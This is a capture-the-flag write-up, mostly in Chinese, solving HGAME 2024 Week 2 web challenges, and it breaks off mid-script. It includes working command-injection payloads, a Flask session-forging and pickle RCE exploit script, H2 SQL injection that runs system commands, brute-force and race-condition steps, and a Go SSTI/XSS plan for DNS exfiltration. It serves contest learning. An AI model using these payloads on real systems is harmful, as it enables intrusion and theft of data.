HGAME 2024 - Mantle - Week 2

📌
- **URL**: https://hgame.vidar.club/
- **Username**: csmantle (Individual participation)
- **Start Time**: 2024-02-05 20:00:00
- **End Time**: 2024-02-14 20:00:00
- **Status:** AAK @ 2024-02-12 09:1?:??

Web | AK

What does the cow say? | Done

> the cow want to tell you something

OS命令注入。

测试：黑名单WAF（过滤了"flag"等）

backtick构造字符串；tac读取。

找flag：

```
`ls /`
```

```
 _______________________________________
/ app bin boot dev etc flag_is_here home \
| lib lib64 media mnt opt proc root run  |
\ sbin srv sys tmp usr var               /
 ---------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

```
$( ls `e'c'ho /fl``e'c'ho ag_``e'c'ho is_here` )
```

```
_____________
< flag_c0w54y >
 -------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

那么构造最终payload：

```
$( tac `e'c'ho /fl``e'c'ho ag_``e'c'ho is_here/fl``e'c'ho ag_c0``e'c'ho w54y` )
```

`hgame{C0wsay_be_c4re_aB0ut_ComMand_Injecti0n}`

myflask | Done

> 善用搜索引擎，容器中的 Python 版本为 3.11

提供了源码。

```python
# app.py

import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)

@app.route('/')
def index():
```

```
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")

```

这个SECRET_KEY模式固定，可以爆破。下面需要伪造admin的session然后进行pickle反序列化做RCE。这里我们只需要打开/flag文件就行，Flask会帮我们读取其中内容。

那么不难写出exp：

```
import base64
import itertools as it
import urllib.parse as up

import flask_unsign
import requests as req
from pwn import *

class RCE:
    def __reduce__(self):
        return (open, ("/flag", "r"))

WORDLIST_IT = (
    f"{hh:02d}{mm:02d}{ss:02d}"
    for (hh, mm, ss) in it.product(range(0, 24), range(0, 60), range(0, 60))
)
REMOTE_URL = "http://106.15.72.34:31490"
```

```python

guest_cookie = req.get(up.urljoin(REMOTE_URL, "/")).cookies["session"]
info(f"Guest cookie: {guest_cookie}")

info("Cracking the secret...")
secret = flask_unsign.Cracker(guest_cookie, quiet=True).crack(WORDLIST_IT)
success(f"Secret: {secret}")

info("Crafting new session cookie...")
crafted_session = flask_unsign.sign({"username": "admin"}, secret, legacy=True)
info(f"Crafted session: {crafted_session}")

resp = req.post(
    up.urljoin(REMOTE_URL, "/flag"),
    cookies={"session": crafted_session},
    data={"pickle_data": base64.b64encode(pickle.dumps(RCE())).decode()},
)
success(f"Flag: {resp.text}")

```

```
PS D:\Workspace\rev\hgame_2024\week_2\myflask> & d:/Workspace/pwnenv/Scripts/python.exe d:/Workspace/rev/hgame_2024/week_2/myflask/sol.py
[*] Guest cookie: eyJ1c2VybmFtZSI6Imd1ZXN0In0.ZcG51g.4vBfd3C5WcrURp36iZDxJzor-wU
[*] Cracking the secret...
[+] Secret: 121153
[*] Crafting new session cookie...
[*] Crafted session: eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcGyJw.kSg86oz5h5iBWCsug6BrlKtxF1Q
[+] Flag: hgame{1d66ce57a408ffea9875449abd7d9fd17cb9ad09}
PS D:\Workspace\rev\hgame_2024\week_2\myflask>
```

`hgame{1d66ce57a408ffea9875449abd7d9fd17cb9ad09}`

search4member | Done

> Vidar-Team have so much members,so 1ue write an api to search...

看到一个很明显的SQL注入点（字符串拼接）：

```java
@Controller
public class SearchController {

    @Inject
    private DbManager dbManager;

    @Mapping("/")
    public ModelAndView search(@Param(defaultValue = "web") String keyword) throws SQLException {
        List<String> results = new ArrayList<>();
        if (keyword != null & !keyword.equals("")) {
            String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
            DataSource dataSource = dbManager.getDataSource();
            Statement statement = dataSource.getConnection().createStatement();
            ResultSet resultSet = statement.executeQuery(sql);
            while (resultSet.next()) {
                results.add(resultSet.getString("id") + " : "
                        + resultSet.getString("intro") + " : "
                        + resultSet.getString("blog"));
            }
            resultSet.close();
            statement.close();
        }
        ModelAndView model = new ModelAndView("search.ftl");
        model.put("results", results);
        return model;
    }
}

```

确认注入点：

`http://106.14.57.14:32143/?keyword=web%27+OR+%27%25%27%3D%27`

https://www.sonarsource.com/blog/dotcms515-sqli-to-rce/


Stacked queries可解。

Payloads:

```
web%'; CREATE ALIAS RCE3 AS $$ String e(String cmd,String d) throws java.io.IOException {return (new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).useDelimiter(d).next();}$$; INSERT INTO member(id, intro, blog) VALUES ('Mantle1', 'Hacker1', RCE3('id','\\A')); --

```

```
3 web%'; INSERT INTO member(id, intro, blog) VALUES ('Mantle2', 'Hacker2',
  RCE3('cat /flag','\\A')); --
```

最后搜索Hacker即可。




`hgame{48b5cc1bc1e7923abbfa71ef6f46fcf93f58782d}`

Select More Courses | Done

> ma5hr00m wants to take more courses, but he may be racing against time. Can you help him?
>
> （数据库初始化需要时间，请稍作等待）

需要爆破弱密码。字典选SecLists里面随意一个。

https://github.com/danielmiessler/SecLists



密码：`qwert123`。

```
PS C:\Users\Mantle Bao> curl -v -X GET -H "Cookie:
session=MTcwNzIyNTIxN3xEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ0FJZFh
ObGNtNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaHlNREJ0fMnJIj0W2h6JM9oN6h1z9Dv9eogs11j4JN
XvF3yewflP" "http://106.15.72.34:30618/expand"
Note: Unnecessary use of -X or --request, GET is already inferred.
*   Trying 106.15.72.34:30618...
* Connected to 106.15.72.34 (106.15.72.34) port 30618
> GET /expand HTTP/1.1
> Host: 106.15.72.34:30618
> User-Agent: curl/8.4.0
> Accept: */*
> Cookie:
session=MTcwNzIyNTIxN3xEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ0FJZFh
ObGNtNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaHlNREJ0fMnJIj0W2h6JM9oN6h1z9Dv9eogs11j4JN
XvF3yewflP
>
< HTTP/1.1 200 OK
< Content-Type: text/html; charset=utf-8
< Date: Tue, 06 Feb 2024 13:16:25 GMT
< Transfer-Encoding: chunked
<
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta name="description" content="Challenge">
  <title>选课扩学分申请</title>
</head>
<body>
  <header>
    <div id="h1-container">
      <h1>选课扩学分申请</h1>
    </div>
  </header>
  <div id="main-container">
    <main>
      <div class="detail">
        <p>
          2023-2024 学年 2 学期
          <span class="red-text">第2轮</span>
          <b>本学期扩学分要求</b> 要求最低绩点
          <span class="red-text">3.5</span>
```

```
          当前绩点
          <span id="credit-limit" class="red-text">3</span>
        </p>
      </div>
      <div id="command-container">
        <button class="command" onclick="submitApplication()">申请</button>
        <button class="command" onclick="cancelApplication()">取消</button>
      </div>
    </main>
  </div>
</body>
<script>
alert("阿菇的提示：Race against time!");

function submitApplication() {
  const requestBody = {
    username: "ma5hr00m"
  };

  fetch("/api/expand", {
    method: "POST",
    headers: {
      "Content-Type": "application/json"
    },
    body: JSON.stringify(requestBody)
  })
    .then(response => response.json())
    .then(data => {
      console.log(data)
      alert(data.message);
    })
    .catch(error => {
      console.error("Error:", error);
    });
}

function cancelApplication() {
  window.location.href = ("/");
}
</script>
</html>
<style>
* {
  margin: 0;
  padding: 0;
  box-sizing: border-box;
}
```

```
  body {
  font-size: 16px;
  background: #f0f0f0;
}
header {
  display: flex;
  justify-content: center; align-items: center;
  padding: .75rem 10rem;
  background-color: #0483d4;
}
#h1-container {
  display: flex;
  width: 100%; height: 100%;
  white-space: nowrap;
}
h1 {
  font-size: 1.2rem;
  font-weight: 400;
  color: #fff;
}

#main-container {
  display: flex;
  justify-content: center; align-items: center;
  padding: 1rem 10rem;
}
main {
  display: flex;
  padding: 1rem;
  width: 100%; height: 100%;
  justify-content: center; align-items: center;
  background: #fff;
}
#command-container {
  display: flex;
  justify-content: end; align-items: center;
  width: 100%;
}
.command {
  padding: .4rem .8rem;
  background: #fff;
  border: solid 1px #ccc;
  cursor: pointer;
  transition: all .2s ease-out;
}
.command:hover {
  background: #337ab7;
```

```
  color: #fff;
}
.command:nth-child(1) {
  border-radius: 4px 0 0 4px;
  border-right: none;
}
.command:nth-child(2) {
  border-radius: 0 4px 4px 0;
}

.detail {
  width: fit-content;
  text-wrap: nowrap;
}
p {
  font-size: .8rem;
}
.red-text {
  color: red;
}
</style>* Connection #0 to host 106.15.72.34 left intact
PS C:\Users\Mantle Bao>

```

"Race against time"?


猜测需要搞数据库事务的race condition。


盲猜扩学分逻辑如下：


1. 事务开始
2. 获取当前学分；加法；写回
3. 获取绩点
4. 判断绩点是否大于3.5：是前往5，否前往6
5. Commit
6. Rollback

那么如果数据库的隔离级别不够高的话，高并发下就会有明显的脏读。


构造大量并发请求：






Attack Save Columns 4. Intruder attack of http://106.14.57.14:30920 - Temporary attack - Not saved to project file
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
19 saaa 200 195
20 taaa 200 195
21 uaaa 200 195
22 vaaa 200 195
23 waaa 200 195
24 xaaa 200 195
25 yaaa 200 195
26 zaaa 200 195
27 0aaa 200 195
28 1aaa 200 195
29 2aaa 200 195
30 3aaa 200 195
31 4aaa 200 195
Paused

获得flag。



`hgame{5ak_p45sW0rD_&_r4Ce_c0nDiT10n}`

梅开二度 | Done

src.zip
6.39KB


Golang SSTI + XSS

https://www.onsecurity.io/blog/go-ssti-method-research/

测试Payload：

```
tmpl={{.Query `hack`}}
hack=<script>alert(1)</script>
```

`http://106.14.57.14:31181/?tmpl=%7B%7B.Query%20%60hack%60%7D%7D&hack=%3Cscript%3Ealert%281%29%3C%2fscript%3E`



不能直接读取文件，而且cookies有HttpOnly选项。但是fetch会修改当前环境中的cookies，后续的fetch会带上之前fetch到的cookie。那么我们只需要首先fetch一次/flag，然后再用SSTI将服务端request header里的Cookie字段拿到就行了。

不出网，用DNS回显。

没法整个flag输出，而且域名大小写不敏感。考虑逐位爆破。

最终XSS所执行的脚本：

```
fetch("http://127.0.0.1:8080/flag").then((r) => {
